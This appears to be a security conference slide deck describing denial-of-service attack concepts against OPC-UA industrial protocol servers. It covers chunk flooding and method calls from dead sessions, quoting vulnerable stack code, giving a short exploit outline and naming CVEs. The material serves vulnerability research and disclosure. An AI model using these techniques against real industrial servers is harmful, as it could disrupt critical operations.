
# Vulnerabilities and Exploits

## Denial of Service - Servers

# Agenda

- What is OPC-UA?
- Protocol Stack Implementations
- Bits and Bytes
- Research Methodology
- **Vulnerabilities and Exploits**
- OPC-UA Exploitation Framework
- Summary

# OPC-UA Server - Denial of Service



# Denial of Service - Vectors

- Resource exhaustion: uncontrolled memory management
- Threads deadlock
- Use after free bugs
- Buffer overflows: heap/stack corruption
- Uncaught exceptions
- Busy loops / unlimited recursions: call-stack overflow

# Denial of Service – Attack Concepts

## Resource exhaustion - uncontrolled memory management

- Chunk Flooding
- Unlimited ConditionRefresh Attack
- Unlimited Persistent Monitored Subscriptions
- Unlimited Open Channels

## Threads deadlock

- Worker Starvation

## Use-after-free bugs

- Method Calling From Dead Session
- Add/Remove From Namespace While Browsing

## Buffer overflows - heap/stack corruption

- Unicode Conversion - OOB Write

## Uncaught exceptions

- Parser Bug - Dissecting Malformed OPC-UA Data Type

## Busy loops / unlimited recursions – call-stack overflow

- Complex Deep Nested Variants (OTORIO)
- Certificate Chain Loop (Sector7)
- Unlimited Translate Browse Path (JFrog)

# Denial of Service – Attack Concepts

## Resource exhaustion - uncontrolled memory management

- **Chunk Flooding**
- Unlimited ConditionRefresh Attack
- Unlimited Persistent Monitored Subscriptions
- Unlimited Open Channels

## Threads deadlock

- Worker Starvation

## Use-after-free bugs

- Method Calling From Dead Session
- Add/Remove From Namespace While Browsing

## Buffer overflows - heap/stack corruption

- Unicode Conversion - OOB Write

## Uncaught exceptions

- Parser Bug - Dissecting Malformed OPC-UA Data Type

## Busy loops / unlimited recursions – call-stack overflow

- Complex Deep Nested Variants (OTORIO)
- Certificate Chain Loop (Sector7)
- Unlimited Translate Browse Path (JFrog)

# Denial of Service - Chunk Flooding

## 6.7.2.2 Message Header ↑

Every *MessageChunk* has a *Message* header with the fields defined in [Table 41](#).

Table 41 – OPC UA Secure Conversation Message header


Name	Data Type	Description
MessageType	Byte [3]	A three byte ASCII code that identifies the <i>Message</i> type. The following values are defined at this time: MSG A <i>Message</i> secured with the keys associated with a c OPN OpenSecureChannel <i>Message</i> . CLO CloseSecureChannel <i>Message</i> .
IsFinal	Byte	A one byte ASCII code that indicates whether the <i>MessageC</i> The following values are defined at this time: <b>C An intermediate chunk.</b> F The final chunk. A The final chunk (used when an error occurred and the <i>Message</i> is aborted). This field is only meaningful for <i>MessageType</i> of 'MSG' This field is always 'F' for other <i>MessageTypes</i> .

```
OpcUa Binary Protocol  
[Reassembled in: 27]  
Message Type: MSG  
Chunk Type: C  
Message Size: 7514  
SecureChannelId: 34  
Security Token Id: 1  
Security Sequence Number: 904  
Security RequestId: 2
```

# Denial of Service - Chunk Flooding

```
private bool ProcessRequestMessage(uint messageType, ArraySegment<byte>
{
    ...
    ...
    try
    {
        // check for an abort.
        if (TcpMessageType.IsAbort(messageType))
        {
            Utils.Trace("Request was aborted.");
            chunksToProcess = GetSavedChunks(requestId, messageBody);
            return true;
        }

        // check if it is necessary to wait for more chunks.
        if (!TcpMessageType.IsFinal(messageType))
        {
            SaveIntermediateChunk(requestId, messageBody);
            return true;
        }
    }
}
```




**OPC-UA .NET Stack**





# Denial of Service - Chunk Flooding

```
while !isFinalChunk:  
    add(chunk)
```



# Denial of Service - Chunk Flooding




# Denial of Service - Chunk Flooding



**Attacker**

A composite image showing a Windows Task Manager window in the background with the 'Performance' tab selected, displaying a green CPU usage graph. In the foreground, a 'System Error' dialog box is open, titled 'Quickstarts.ReferenceServer.exe - System Error'. The dialog contains a red 'X' icon and the text 'A new guard page for the stack cannot be created.' with an 'OK' button at the bottom right.



**OPC-UA  
Server/Gateway**

**CVE-2022-21208 CVE-2022-24381**  
**CVE-2022-25761 CVE-2022-25888**  
**CVE-2022-25304 CVE-2022-29864**

# Denial of Service – Attack Concepts

## Resource exhaustion - uncontrolled memory management

- Chunk Flooding
- Unlimited ConditionRefresh Attack
- Unlimited Persistent Monitored Subscriptions
- Unlimited Open Channels

## Threads deadlock

- Worker Starvation

## Use-after-free bugs

- **Method Calling From Dead Session**
- Add/Remove From Namespace While Browsing

## Buffer overflows - heap/stack corruption

- Unicode Conversion - OOB Write

## Uncaught exceptions

- Parser Bug - Dissecting Malformed OPC-UA Data Type

## Busy loops / unlimited recursions – call-stack overflow

- Complex Deep Nested Variants (OTORIO)
- Certificate Chain Loop (Sector7)
- Unlimited Translate Browse Path (JFrog)

# Denial of Service - Method Calling From Dead Session

## 5 Service Sets ↑ ⊕ ⊕

### 5.11 Method Service Set ↑ ⊕ ⊕

#### 5.11.2 Call ↑ ⊕ ⊕

##### 5.11.2.1 Description ↑

This *Service* is used to call (invoke) a list of *Methods*.

This *Service* provides for passing input and output arguments to/from a *Method*. These arguments are defined by *Properties* of the *Method*.

If the *Method* is invoked in the context of a *Session* and the *Session* is terminated, the results of the *Method*'s execution cannot be returned to the *Client* and are discarded. This is independent of the task actually performed at the *Server*.

The order the operations are processed in the *Server* is not defined and depends on the different tasks and the internal *Server* logic. If a *Method* is contained in more than one operation, the order of the processing is undefined. If a *Client* requires sequential processing the *Client* needs separate *Service* calls.

```
@uamethod
def multiply(parent, x, y):
    print("multiply method call with parameters: ", x, y)
    return x * y
```

Example to exposed function (python-opcua)

<https://reference.opcfoundation.org/v104/Core/docs/Part4/5.11.2/>

<https://t.me/learningnets>

# Denial of Service - Method Calling From Dead Session

## 5 Service Sets ↑ ⊕ ⊕

### 5.11 Method Service Set ↑ ⊕ ⊕

#### 5.11.2 Call ↑ ⊕ ⊕

##### 5.11.2.1 Description ↑

This *Service* is used to call (invoke) a list of *Methods*.

This *Service* provides for passing input and output arguments to/from a *Method*. These arguments are defined by *Properties* of the *Method*.

If the *Method* is invoked in the context of a *Session* and the *Session* is terminated, the results of the *Method*'s execution cannot be returned to the *Client* and are discarded. This is independent of the task actually performed at the *Server*.

The order the operations are processed in the *Server* is not defined and depends on the different tasks and the internal *Server* logic. If a *Method* is contained in more than one operation, the order of the processing is undefined. If a *Client* requires sequential processing the *Client* needs separate *Service* calls.

```
@uamethod
def multiply(parent, x, y):
    print("multiply method call with parameters: ", x, y)
    return x * y
```

Example to exposed function (python-opcua)

<https://reference.opcfoundation.org/v104/Core/docs/Part4/5.11.2/>

<https://t.me/learningnets>

# Denial of Service - Method Calling From Dead Session

Did all stacks implement this correctly?

## Exploit:

- Sending many Call Method Request
- And immediately close the session



The screenshot shows a Wireshark capture of network traffic. The top pane displays a list of packets with the following data:

No.	Time	Source	Destination
49	0.128593	10.51.0.21	10.10.7.10
50	0.130028	10.51.0.21	10.10.7.10
51	0.130060	10.10.7.10	10.51.0.21

